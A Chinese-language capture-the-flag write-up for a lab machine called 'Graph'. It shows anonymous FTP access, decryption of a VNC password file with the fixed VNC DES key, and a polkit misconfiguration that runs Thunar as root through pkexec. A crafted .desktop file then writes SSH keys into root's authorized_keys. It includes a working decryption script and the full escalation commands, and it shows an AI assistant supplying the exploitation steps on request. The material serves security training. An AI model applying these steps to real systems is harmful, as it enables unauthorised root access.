

graph_tonglinggejimo

PORT	STATE	SERVICE	REASON
------	-------	---------	--------

21/tcp	open	ftp	syn-ack ttl 64
--------	------	-----	----------------

22/tcp	open	ssh	syn-ack ttl 64
--------	------	-----	----------------

5900/tcp	open	vnc	syn-ack ttl 64
----------	------	-----	----------------

MAC Address: 08:00:27:27:1E:BC (Oracle VirtualBox virtual NIC)

SHELL

扫描就发现21 (ftp), 22 (ssh), 5900 (vnc)

因为21端口开放, 尝试匿名登录看看能不能拿到信息

```
ftp 192.168.56.152
```

```
Connected to 192.168.56.152.
```

```
220 (vsFTPd 3.0.5)
```

```
Name (192.168.56.152:kali): Anonymous
```

```
230 Login successful.
```

```
Remote system type is UNIX.
```

```
Using binary mode to transfer files.
```

```
ftp> ls
```

```
229 Entering Extended Passive Mode (|||5207|)
```

```
150 Here comes the directory listing.
```

```
-rwxrwxrwx    1 0          0                8 May 31 14:03 passwd
```

```
226 Directory send OK.
```

```
ftp> get passwd
```

```
local: passwd remote: passwd
```

```
229 Entering Extended Passive Mode (|||16859|)
```

```
150 Opening BINARY mode data connection for passwd (8 bytes).
```

```
100% |*****| 8 5.70
```

```
KiB/s    00:00 ETA
```

```
226 Transfer complete.
```

```
8 bytes received in 00:00 (2.72 KiB/s)
```

```
ftp> ^D
```

```
221 Goodbye.
```

SHELL

看到一个8字节的passwd, cat打印发现是乱码

```
ls -la passwd
-rw-rw-r-- 1 kali kali 8 May 31 10:03 passwd

cat passwd
e)\~
```


遇事不决丢给AI，AI能直接解开是 **hello1**，同时给了解密脚本：

```
from Crypto.Cipher import DES

data = bytes.fromhex("65 29 f1 0d 5c 7e 9c 0f")
key = bytes.fromhex("e8 4a d6 60 c4 72 1a e0")


plain = DES.new(key, DES.MODE_ECB).decrypt(data)
print(plain)
print(plain.rstrip(b"\x00").decode())
```

后来看了下hacktricks，可以找到 <https://hacktricks.wiki/en/network-services-pentesting/pentesting-vnc.html#decrypting-vnc-password>
使用 <https://github.com/jeroennijhof/vncpwd> 解密



```
base /tmp (0.292s)
python3 -c "from Crypto.Cipher import DES; data = bytes.fromhex(\"65 29 f1 0d 5c 7e 9c 0f\"); key = bytes.fromhex(\"e8 4a d6 60 c4 72 1a e0\"); plain = DES.new(key, DES.MODE_ECB).decrypt(data); print(plain); print(plain.rstrip(b\"\\x00\").decode())"
b'hello1\x00\x00'
hello1
```

这里mac自带的屏幕共享并不支持这个靶机的vnc，下载了 **TigerVNC** 就可以连接了，看到屏幕右上角有用户名 **daddysgirl**，同时可以拿到user的flag



```
daddysgirl@Graph:/$ cd ~
daddysgirl@Graph:~$ cat user.txt
flag{user-62b6b2ec026e4dc2cfc72f087eed79f3}
daddysgirl@Graph:~$
```

linux系统还是习惯命令行，于是直接写公钥进去拿shell


pspy没拿到什么运行内容，枚举过cli侧很多的点，但是都没拿到什么可以利用的信息，包括我的AI agent也一直在跑在枚举，没有拿到任何可以继续利用的点，这时候一直没什么思路

后来想到这个靶机和之前打的靶机不同的点在于有 **graph** 图形化界面，包括名字也是以 **graph** 命名的，所以猜测可能提权点在图形化相关内容？


主目录下的内容：

```
ls -la
total 15596
drwxr-sr-x  10 daddysgirl daddysgirl  4096 Jun  2 18:36 .
drwxr-xr-x   3 root      root        4096 May 31 14:53 ..
-rw-----   1 daddysgirl daddysgirl  1248 Jun  2 17:28
.ICEauthority
-rw-----   1 daddysgirl daddysgirl    99 Jun  2 17:27
.Xauthority
drwxr-sr-x   8 daddysgirl daddysgirl  4096 May 31 15:05
.cache
drwxr-sr-x   6 daddysgirl daddysgirl  4096 May 31 15:05
.config
drwx--S---   3 daddysgirl daddysgirl  4096 May 31 15:05
.dbus
drwxr-sr-x   3 daddysgirl daddysgirl  4096 May 31 15:05
.local
drwx--S---   3 daddysgirl daddysgirl  4096 Jun  2 17:58
.ssh
drwxr-sr-x   2 daddysgirl daddysgirl  4096 May 31 21:49
.vnc
-rwxr-xr-x   1 daddysgirl daddysgirl   90 May 31 14:53
.xsession
drwxr-sr-x   2 daddysgirl daddysgirl  4096 May 31 15:05
Desktop
```

没有什么利用价值，后来又连了一下vnc的时候，注意到刚进去会报这个错误：



不太懂这个是什么，然后问了AI



这个是什么？

这是 XFCE 的 PolicyKit Agent 授权弹窗。

它是什么

PolicyKit Agent 是图形界面里处理 polkit 权限认证的组件。

当某个操作需要更高权限时，比如：

- `pkexec ...`
- 某些 XFCE 的关机 / 电源 / 管理动作

看到跟权限有关，于是就问继续询问如何利用，发现之前agent有枚举出如下内容：

8.4 Polkit / pkexec

版本：

- `pkexec version 127`
- admin rule: `unix-group:wheel`

默认规则文件里发现：

- `org.freedesktop.policykit.exec`: `allow_active=auth_admin`
- `org.xfce.thunar`: `allow_active=auth_admin`
- `org.xfce.session.xfsm-shutdown-helper`: `allow_active=yes`
- `org.xfce.power.xfce4-pm-helper`: `allow_active=yes`

静态分析 helper：

- `xfsm-shutdown-helper` 只会调用固定绝对路径：
 - `/sbin/poweroff`
 - `/sbin/reboot`
 - `/usr/sbin/pm-suspend`
 - `/usr/sbin/pm-hibernate`
- `xfce4-pm-helper` 同样只调用固定绝对路径
- helper 字符串明确: `This program must only be run through pkexec`

结论：虽然存在 `allow_active=yes` 的 root helper，但目前没找到可转成任意命令执行的注入点。

不太清楚这个有啥，询问AI给我提供了如下命令用来检查权限的

SHELL

```
pkcheck --action-id org.xfce.session.xfsm-shutdown-helper --  
process 2827 --allow-user-interaction  
pkcheck --action-id org.xfce.power.xfce4-pm-helper --process  
2827 --allow-user-interaction  
pkcheck --action-id org.xfce.thunar --process 2827 --allow-  
user-interaction
```

```
daddygirl@Graph:~/Desktop$ pkcheck --action-id org.xfce.session.xfsm-shutdown-  
helper --process 2827 --allow-user-interaction  
pkcheck --action-id org.xfce.power.xfce4-pm-helper --process 2827 --allow-user-  
interaction  
pkcheck --action-id org.xfce.thunar --process 2827 --allow-user-interaction  
polkit\56result=auth_admin  
Authorization requires authentication but no agent is available.  
polkit\56result=auth_admin  
Authorization requires authentication but no agent is available.  
polkit\56result=yes
```

看到可以通过 **pkexec** 拉起 **root Thunar**

什么是Thunar

Thunar 是 XFCE 桌面环境自带的文件管理器，相当于：

- Windows 的“资源管理器”
- macOS 的 Finder
- GNOME 的 Nautilus

它是干什么的

用来做这些事：

- 浏览目录
- 双击打开文件
- 复制 / 移动 / 删除文件
- 新建文件夹
- 挂载设备
- 右键执行某些操作

在 XFCE 桌面里，点“文件管理器”通常打开的就是它。

然后询问AI得到如下方式：

最稳的做法是把 root Thunar 变成 root 命令执行，最简单的桥就是 `.desktop` 启动器。

思路

你现在有的是：

- `pkexec /usr/bin/thunar ...` 可以拉起 root 身份的 Thunar

但这还不是 shell。

下一步要做的是：

让 root Thunar 去执行一个你准备好的命令

最方便的方法就是：

1. 先用普通用户写一个 `.desktop` 文件
2. 让 root Thunar 打开这个文件所在目录
3. 双击执行
4. 命令以 root 身份运行
5. 落地成 root 登录权限

最推荐的落地方式：写 root 的 `authorized_keys`

1) 先用当前用户创建启动器


在普通用户 shell 里写：



需要先拿到 **root Thunar**

```
pkexec /usr/bin/thunar /home/daddysgirl/Desktop &
```

SHELL




可以看到以root的形式打开了文件管理器

后续可以生成一个 **desktop** 文件

```
cat > ~/Desktop/a.desktop <<'EOF'
[Desktop Entry]
Type=Application
Name=a
Exec=/bin/sh -c 'mkdir -p /root/.ssh && chmod 700 /root/.ssh
&& cat /home/daddysgirl/.ssh/authorized_keys >
/root/.ssh/authorized_keys && chmod 600
/root/.ssh/authorized_keys'
Terminal=false
EOF
chmod +x ~/Desktop/a.desktop
```

然后可以看到桌面生成了一个 **a.desktop** 的文件，双击执行即可



```
base ~/Tools/security/ll-privesc-kit git:(main) 0 • +0 -0 (2.183s)
ssh root@192.168.56.190

The authenticity of host '192.168.56.190 (192.168.56.190)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:116: 192.168.56.101
  ~/.ssh/known_hosts:126: 192.168.56.106
  ~/.ssh/known_hosts:128: 192.168.56.108
  ~/.ssh/known_hosts:152: 192.168.56.121
  ~/.ssh/known_hosts:153: 192.168.56.122
  ~/.ssh/known_hosts:154: 192.168.56.123
  ~/.ssh/known_hosts:160: 192.168.56.130
  ~/.ssh/known_hosts:165: 192.168.56.137
  (12 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.190' (ED25519) to the list of known host
s.

root@Graph:~ (0.106s)
sort: unrecognized option: C
BusyBox v1.37.0 (2026-01-10 15:38:28 UTC) multi-call binary.

Usage: sort [-nrughMcszbdfiokt] [-o FILE] [-k START[.OFS][OPTS][,END[.OFS][OPTS
]] [-t CHAR] [FILE]...

Sort lines of text

-o FILE Output to FILE
-c Check whether input is sorted
-b Ignore leading blanks
-f Ignore case
-i Ignore unprintable characters
-d Dictionary order (blank or alphanumeric only)
-n Sort numbers
-g General numerical sort
```

```
root@Graph ~ (0.029s)
```

```
ls
```

```
root.txt
```

```
root@Graph:~ (0.015s)
```

```
cat root.txt
```

```
flag{root-efd738167dbc84c48bd7e679f7d87ebb}
```

补充知识点：

VNC 密码文件的典型特征：

路径：`~/.vnc/passwd`

大小：通常 8 字节

内容：DES 加密后的密码块

VNC 密码最多只使用前 8 个字符。即使设置了更长的密码，传统 VNC 认证里通常也只取前 8 字节参与加密。

加密逻辑

1. 用户输入 VNC 密码
2. 取密码的前 8 个字节
3. 如果不足 8 字节，用 `\x00` 补齐
4. 使用一个固定 DES key
5. 用 DES-ECB 模式加密这 8 字节
6. 把得到的 8 字节密文写入 `~/.vnc/passwd`

VNC 使用的原始固定 key 是：

23 82 107 6 35 78 88 7

换成十六进制是：

17 52 6b 06 23 4e 58 07

但是 DES 有一个历史细节：VNC 使用这个 key 时，会对每个字节做 bit reverse，也就是把每个字节的二进制位反过来。

例如：

$0x17 = 00010111$ 反转后 $= 11101000 = 0xe8$

所以实际传给 DES 的 key 变成：

e8 4a d6 60 c4 72 1a e0

连起来就是：

e84ad660c4721ae0